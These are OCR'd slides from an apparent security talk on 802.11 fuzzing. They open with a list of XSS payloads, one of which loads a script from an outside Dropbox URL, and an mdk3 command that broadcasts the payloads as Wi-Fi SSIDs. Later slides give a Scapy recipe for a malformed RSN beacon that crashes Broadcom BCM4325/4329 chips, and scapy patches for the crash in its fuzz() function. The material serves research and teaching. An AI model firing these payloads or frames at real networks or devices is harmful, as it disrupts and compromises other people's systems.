<script>alert('XSS')</script>
"><script>alert("XSS")</script>
<script>alert(/XSS")</script>
<script>alert(/XSS/)</script>
<iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
<svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
<sVg><scRipt %00>alert&lpar;1&rpar; {Opera}
<img/src=`%00` onerror=this.onerror=confirm(1)
<form><isindex formaction="javascript&colon;confirm(1)"
<img src=`%00`&NewLine; onerror=alert(1)&NewLine;
<script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>cyberpeace@ubuntu:~/Desktop$
cyberpeace@ubuntu:~/Desktop$ sudo mdk3  wlan0mon b  -f payload.txt -w -g -t

WARNING! Sending non-standard SSID > 32 bytes
Current MAC: C6:69:73:51:FF:4A on Channel  2 with SSID: <script>alert('XSS')</script>
Current MAC: B3:05:EF:F7:00:E9 on Channel  4 with SSID: <input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
Current MAC: C9:C3:80:5E:6E:03 on Channel 10 with SSID: <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
Current MAC: E2:A0:7F:F8:E3:47 on Channel 12 with SSID: <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
Current MAC: 1A:1B:5A:F9:DF:44 on Channel 10 with SSID: <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
Current MAC: D6:2C:DB:FD:22:8C on Channel  4 with SSID: <iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
```

- Format String Injection ?
- XSS && SSRF payload Injection ?
- System CMD Injection ?

802.11 Fuzzing

Total frame length Fuzzing!



- The total frame length is composed of all the labels of the type of frame
- Make all tag values larger
- Any element can be added to increase the length

```
▶ Frame 5016: 1447 bytes on wire (11576 bits), 1447 bytes captured (11576 bits) on interface 0
▶ Radiotap Header v0, Length 8
  802.11 radio information
▶ IEEE 802.11 Beacon frame, Flags: ........
▼ IEEE 802.11 wireless LAN
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (1403 bytes)
```

Demo


CYBER PEACE
TECHNOLOGY

802.11 Fuzzing

About information elements

- Different types of frame bodies contain different information elements.

- 802.11 protocol certain the minimum and maximum length of each element-certain information field.

- You can a long or short IE length in fuzzing testing.

- Each type of frame contains its own certain information elements.

802.11 Fuzzing

Fuzzing testing example → Management Frame

- Management frame unencrypted features result in receiving fake frame
- Allow us to use frame injection
- Different IE tags between frame and frame


(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x00)

Type (binary)	Main Type	Subtype (binary)	Description
00	Management	0000	Association Request
00	Management	0001	Association Response
00	Management	0010	Reassociation Request
00	Management	0011	Reassociation Response
00	Management	0100	Probe Request
00	Management	0101	Probe Response
00	Management	0110-0111	Reserved
00	Management	1000	Beacon
00	Management	1001	ATIM
00	Management	1010	Disassociation
00	Management	1011	Authentication
00	Management	1100	Deauthentication
00	Management	1101-1111	Reserved

802.11 Fuzzing


Fuzzing testing example → IE length

- Management frame tag other than SSID?
- Supported Rates....
- Channel...
- EXRates...
- Traffic Indication Map (TIM)



802.11 Fuzzing

Fuzzing Case



CYBER PEACE TECHNOLOGY

802.11 Fuzzing

Broadcom BCM4325、BCM4329 Denial of service

```
BSS Id: 1c:2d:7b:6d:5e:8d (1c:2d:7b:6d:5e:8d)
.... .... .... 0000 = Fragment number: 0
0000 0000 0000 .... = Sequence number: 0
▼IEEE 802.11 wireless LAN
  ▶Fixed parameters (12 bytes)
  ▼Tagged parameters (47 bytes)
    ▼Tag: SSID parameter set: test
      Tag Number: SSID parameter set (0)
      Tag length: 4
      SSID: test
    ▼Tag: RSN Information
      Tag Number: RSN Information (48)
      Tag length: 24
      RSN Version: 1
    ▶Group Cipher Suite: 00:0f:ac (IEEE 802.11) TKIP
      Pairwise Cipher Suite Count: 2
    ▶Pairwise Cipher Suite List 00:0f:ac (IEEE 802.11) AES (CCM) 00
    ▼Auth Key Management (AKM) Suite Count: 65535
      ▼[Expert Info (Error/Malformed): Auth Key Management (AKM) Su
        [Auth Key Management (AKM) Suite Count too large, 4*65535 >
        [Severity level: Error]
        [Group: Malformed]
    ▶Auth Key Management (AKM) List 00:0f:ac (IEEE 802.11) PSK
    ▶RSN Capabilities: 0x0000
    ▼Tag: DS Parameter set
      Tag Number: DS Parameter set (3)
    ▼Tag length: 255
      ▼[Expert Info (Error/Malformed): Tag Length is longer than remaining payload]
        [Tag Length is longer than remaining payload]
        [Severity level: Error]
        [Group: Malformed]
      ▼[Expert Info (Error/Malformed): Tag length 255 wrong, must be = 1]
        [Tag length 255 wrong, must be = 1]
        [Severity level: Error]
        [Group: Malformed]
```

```
Beacon= Dot11Beacon(cap='ESS+privacy')
Essid = Dot11Elt(ID='SSID',info=SSID,len=len(SSID))
rsn = Dot11Elt(ID='RSNinfo', info=(
'\x01\x00'#RSN Version 1
'\x00\x0f\xac\x02'#Group Cipher Suite : 00-0f-ac TKIP
'\x02\x00'#2 Pairwise Cipher Suites (next two lines)
'\x00\x0f\xac\x04'#AES Cipher
'\x00\x0f\xac\x02'#TKIP Cipher
'\xff\xff'#1 Authentication Key Managment Suite (line below)  #x01 x00
'\x00\x0f\xac\x02'#Pre-Shared Key
'\x00\x00'))#RSN Capabilities (no extra capabilities)
```

default '\x01\x00'


CYBER PEACE TECHNOLOGY

How to Smart Fuzzing ?

How to Smart Fuzzing ?

Shortcomings of the old fuzzy method

- Generate a payload using the fuzz() function of scapy
- Scapy fuzz() function is not certain to 802.11
- Just fill the information element with a size of 255?



How to Smart Fuzzing ?

What is the flaw in the scapy fuzz function in 802.11?

- Appears when using the 802.11 fuzz function

```
  File "/usr/lib/python2.7/dist-packages/scapy/sendrecv.py", line 279, in sendp
    verbose=verbose, realtime=realtime, return_packets=return_packets)
  File "/usr/lib/python2.7/dist-packages/scapy/sendrecv.py", line 247, in __gen_send
    s.send(p)
  File "/usr/lib/python2.7/dist-packages/scapy/arch/linux.py", line 469, in send
    return SuperSocket.send(self, x)
  File "/usr/lib/python2.7/dist-packages/scapy/supersocket.py", line 33, in send
    sx = str(x)
  File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 277, in __str__
    return self.build()
  File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 354, in build
    p = self.do_build()
  File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 344, in do_build
    pay = self.do_build_payload()
  File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 336, in do_build_payload
    return self.payload.do_build()
  File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 344, in do_build
    pay = self.do_build_payload()
  File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 336, in do_build_payload
    return self.payload.do_build()
  File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 341, in do_build
    pkt = self.self_build()
  File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 332, in self_build
    p = f.addfield(self, p, val)
  File "/usr/lib/python2.7/dist-packages/scapy/fields.py", line 72, in addfield
    return s+struct.pack(self.fmt, self.i2m(pkt,val))
struct.error: ubyte format requires 0 <= number <= 255
```

The reason is that the fuzz() function is not only applied to Dot11, it is also used in other protocols such as TCP, DNS, HTTP.....

So, there is no limit to its maximum and minimum values.

How to Smart Fuzzing ?

```
@@ -125,9 +126,11 @@
125 126         name = "CDP Ad
126 127         fields_desc =
127 128
128     -
    129 +
    130 +
129 131                     FieldLenField("addrlen", None, length_of=lambda x:x.addr),
130     -                   StrLenField("addr", None, length_from=lambda x:x.addrlen)]
    132 +                   StrLenField("addr", None, length_from=lambda x:x.addrlen,
    133 +                               max_length=65535)]
131 134
132 135       def guess_payload_class(self, p):
133 136
```

```
@@ -125,7 +126,11 @@
125 126         name = "CDP Address"
126 127         fields_desc = [ByteEnumField("ptype", 0x01, _cdp_addr_record_ptype),
127 128                        FieldLenField("plen", None, "proto", "B"),
128     -                  StrLenField("proto", None, length_from=lambda x:x.plen),
    129 +                  StrLenField("proto", None, length_from=lambda x:x.plen,
    130 +                              max_length=255),
```

```
@@ -229,7 +229,8 @@ class Dot11Elt(Packet):
229 229         fields_desc = [ByteEnumField("ID", 0, {0: "SSID", 1: "Rates", 2: "FHset", 3: "DSset", 4: "CFset", 5: "TIM", 6: "IBSSset", 16:
230 230                                                42: "ERPinfo", 46: "QoS Capability", 47: "ERPinfo", 48: "RSNinfo", 50: "ESRates", 221:
231 231                        FieldLenField("len", None, "info", "B"),
232     -                  StrLenField("info", "", length_from=lambda x: x.len)]
    232 +                  StrLenField("info", "", length_from=lambda x: x.len,
    233 +                              max_length=255)]
234 235         def mysummary(self):
235 236             if self.ID == 0:
```

Add StrLenField.max_length attribute to prevent crashes

```
@@ -125,9 +126,11 @@
125 126         name = "CDP Ad
126 127         fields_desc =
127 128
128     -
    129 +
    130 +
129 131                     FieldLenField("addrlen", None, length_of=lambda x:x.addr),
130     -                   StrLenField("addr", None, length_from=lambda x:x.addrlen)]
    132 +                   StrLenField("addr", None, length_from=lambda x:x.addrlen,
    133 +                               max_length=65535)]
131 134
132 135       def guess_payload_class(self, p):
133 136
```

```
@@ -229,7 +229,8 @@ class Dot11Elt(Packet):
229 229         fields_desc = [ByteEnumField("ID", 0, {0: "SSID", 1: "Rates", 2: "FHset", 3: "DSset", 4: "CFset", 5: "TIM", 6: "IBSSset", 16:
230 230                                                42: "ERPinfo", 46: "QoS Capability", 47: "ERPinfo", 48: "RSNinfo", 50: "ESRates", 221:
231 231                        FieldLenField("len", None, "info", "B"),
232     -                  StrLenField("info", "", length_from=lambda x: x.len)]
    232 +                  StrLenField("info", "", length_from=lambda x: x.len,
    233 +                              max_length=255)]
234 235         def mysummary(self):
235 236             if self.ID == 0:
```

```
146 150
147 151
148 152                     FieldLenField("plen", 8, "proto", "B"),
149     -                   StrLenField("proto", _cdp_addrrecord_proto_ipv6, length_from=lambda x:x.plen),
    153 +                   StrLenField("proto", _cdp_addrrecord_proto_ipv6,
    154 +                               length_from=lambda x:x.plen, max_length=255),
```

CYBER PEACE TECHNOLOGY

How to Smart Fuzzing ?

- **This bug has been fixed !**

https://github.com/secdev/scapy


How to Smart Fuzzing ?

Scapy Fuzz Demo Case

Fuzzing any Dot11 Frame

